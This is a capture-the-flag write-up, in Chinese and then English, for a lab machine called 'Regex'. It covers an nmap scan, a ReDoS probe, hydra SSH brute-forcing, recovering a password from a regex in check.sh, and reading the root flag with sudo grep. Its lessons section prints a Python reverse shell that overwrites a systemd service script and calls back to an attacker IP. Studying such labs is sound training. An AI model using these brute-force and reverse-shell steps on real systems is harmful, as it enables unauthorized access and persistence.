mazesec regex

信息收集

# Nmap 7.95 scan initiated Fri Dec 12 05:53:44 2025 as: /usr/lib/nmap/nmap --privileged -sV -T4 -v -oN 192.168.110.26 192.168.110.26
Nmap scan report for Regex.lan (192.168.110.26)
Host is up (0.0014s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
5000/tcp open  http    Werkzeug httpd 3.1.4 (Python 3.9.2)
MAC Address: 08:00:27:AE:75:5F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec 12 05:53:56 2025 -- 1 IP address (1 host up) scanned in 11.89 seconds

漏洞分析

查看源代码http://192.168.110.26:5000/得到a@regex.dsz

^a+@regex.dsz$,感觉无懈可击。

尝试ReDos攻击

输入a*11111@regex.dsz得到

image 154.png

利用(立足点)

得到用户名cyllove

┌──(kali㉿kali)-[~/Work/HackMyVM/Regex]
└─$ hydra -l cyllove -P /usr/share/wordlists/rockyou.txt 192.168.110.26 ssh -I              
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-12 09:50:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.110.26:22/

[STATUS] 232.00 tries/min, 232 tries in 00:01h, 14344173 to do in 1030:29h, 10 active
[STATUS] 201.33 tries/min, 604 tries in 00:03h, 14343801 to do in 1187:25h, 10 active
[STATUS] 192.29 tries/min, 1346 tries in 00:07h, 14343059 to do in 1243:13h, 10 active
[22][ssh] host: 192.168.110.26   login: cyllove   password: pandora

cyllove:pandora

浏览/home/发现还有一个用户kotori

查看文件

$ cat /home/kotori/check.sh
echo "$1"|grep -P '^(?=z)(?=.)(?=zY)(?=.*)(?=zYA)(?=zYAz)(?=.{4}8)(?=.{4}8G)(?=.{4}8GO)(?=.{4}8GOz)(?=.{4}8GOz3)(?=.{4}8GOz3O)(?=.{4}8GOz3OX)(?=.{4}8GOz3OXD)(?=.{12}k)(?=.{12}ki)(?=.{12}kim)(?=.{12}kimb)(?=.{12}kimbh)(?=.{12}kimbhR)(?=.{12}kimbhR2)(?=.{12}kimbhR24)(.){20}$'
[[ $? -eq 0 ]] && echo "Password Correct."

得到kotori:zYAz8GOz3OXDkimbhR24

权限提升

kotori@Regex:~$ sudo -l
Matching Defaults entries for kotori on Regex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kotori may run the following commands on Regex:
    (ALL) NOPASSWD: /usr/bin/grep
kotori@Regex:~$ LFILE=/root/root.txt
kotori@Regex:~$ sudo grep '' $LFILE
flag{root-b74dc56d2da97f28f6d1d4c476e54818}

如果需要root可以查看/etc/shadow,破解hash值

经验教训

Web

SSIT注入失败

SQL注入失败

使用0a绕过检测失败

破解

破解ssh时间太短,尝试破解数量最低前5000

权限提升

进入后运行linpeas.sh找到可写可执行文件/usr/local/bin/irc_bot.py

cyllove@Regex:~$ find /etc/systemd/system /lib/systemd/system -name irc_bot.service -exec cat {} + 2>/dev/null
[Unit]
Description=IRC Bot Service
After=network.target

[Service]
User=pycrtlake
Group=pycrtlake
WorkingDirectory=/usr/local/bin
ExecStart=/usr/bin/python3 /usr/local/bin/irc_bot.py
Restart=always
RestartSec=5
StandardOutput=syslog
StandardError=syslog
Environment=PYTHONUNBUFFERED=1

[Install]
WantedBy=multi-user.target

确认用户为pycrtlake

# 覆盖 irc_bot.py
echo 'import socket,subprocess,os,time
while True:
    try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(("192.168.110.141",4444))
        os.dup2(s.fileno(),0)
        os.dup2(s.fileno(),1)
        os.dup2(s.fileno(),2)
        p=subprocess.call(["/bin/sh","-i"])
    except:
        time.sleep(5)
' > /usr/local/bin/irc_bot.py

# 确认文件内容已更改
cat /usr/local/bin/irc_bot.py

SSH

Grep可以尝试读取一下authorized_keys,判断是否有.ssh文件

mazesec regex

Information Gathering

# Nmap 7.95 scan initiated Fri Dec 12 05:53:44 2025 as: /usr/lib/nmap/nmap --privileged -sV -T4 -v -oN 192.168.110.26 192.168.110.26
Nmap scan report for Regex.lan (192.168.110.26)
Host is up (0.0014s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
5000/tcp open  http    Werkzeug httpd 3.1.4 (Python 3.9.2)
MAC Address: 08:00:27:AE:75:5F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec 12 05:53:56 2025 -- 1 IP address (1 host up) scanned in 11.89 seconds

Vulnerability Analysis

Viewing the source code at http://192.168.110.26:5000/ yields a@regex.dsz.

The regex pattern is ^a+@regex\.dsz$, which seems airtight.

Attempting a ReDoS attack.

Inputting a*11111@regex.dsz yields:

image 154.png

Exploitation (Foothold)

Obtained the username cyllove.

┌──(kali㉿kali)-[~/Work/HackMyVM/Regex]
└─$ hydra -l cyllove -P /usr/share/wordlists/rockyou.txt 192.168.110.26 ssh -I              
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-12 09:50:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.110.26:22/

[STATUS] 232.00 tries/min, 232 tries in 00:01h, 14344173 to do in 1030:29h, 10 active
[STATUS] 201.33 tries/min, 604 tries in 00:03h, 14343801 to do in 1187:25h, 10 active
[STATUS] 192.29 tries/min, 1346 tries in 00:07h, 14343059 to do in 1243:13h, 10 active
[22][ssh] host: 192.168.110.26   login: cyllove   password: pandora

cyllove:pandora

Browsing /home/ revealed another user kotori.

Checking files:

$ cat /home/kotori/check.sh
echo "$1"|grep -P '^(?=z)(?=.)(?=zY)(?=.*)(?=zYA)(?=zYAz)(?=.{4}8)(?=.{4}8G)(?=.{4}8GO)(?=.{4}8GOz)(?=.{4}8GOz3)(?=.{4}8GOz3O)(?=.{4}8GOz3OX)(?=.{4}8GOz3OXD)(?=.{12}k)(?=.{12}ki)(?=.{12}kim)(?=.{12}kimb)(?=.{12}kimbh)(?=.{12}kimbhR)(?=.{12}kimbhR2)(?=.{12}kimbhR24)(.){20}$'
[[ $? -eq 0 ]] && echo "Password Correct."

Obtained kotori:zYAz8GOz3OXDkimbhR24.

Privilege Escalation

kotori@Regex:~$ sudo -l
Matching Defaults entries for kotori on Regex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kotori may run the following commands on Regex:
    (ALL) NOPASSWD: /usr/bin/grep
kotori@Regex:~$ LFILE=/root/root.txt
kotori@Regex:~$ sudo grep '' $LFILE
flag{root-b74dc56d2da97f28f6d1d4c476e54818}

If root access is needed, one could read /etc/shadow and crack the hash.

Lessons Learned

Web

  • SSTI injection failed.
  • SQL injection failed.
  • Using 0a to bypass detection failed.

Cracking

  • SSH cracking time was too short; try to crack a minimum of the first 5000 candidates.

Privilege Escalation

  • After gaining access, run linpeas.sh to find writable and executable file /usr/local/bin/irc_bot.py.
cyllove@Regex:~$ find /etc/systemd/system /lib/systemd/system -name irc_bot.service -exec cat {} + 2>/dev/null
[Unit]
Description=IRC Bot Service
After=network.target

[Service]
User=pycrtlake
Group=pycrtlake
WorkingDirectory=/usr/local/bin
ExecStart=/usr/bin/python3 /usr/local/bin/irc_bot.py
Restart=always
RestartSec=5
StandardOutput=syslog
StandardError=syslog
Environment=PYTHONUNBUFFERED=1

[Install]
WantedBy=multi-user.target

Confirmed the service user is pycrtlake.

# Overwrite irc_bot.py
echo 'import socket,subprocess,os,time
while True:
    try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(("192.168.110.141",4444))
        os.dup2(s.fileno(),0)
        os.dup2(s.fileno(),1)
        os.dup2(s.fileno(),2)
        p=subprocess.call(["/bin/sh","-i"])
    except:
        time.sleep(5)
' > /usr/local/bin/irc_bot.py

# Confirm file content has changed
cat /usr/local/bin/irc_bot.py

SSH

  • grep can be used to try reading authorized_keys to determine if a .ssh directory exists.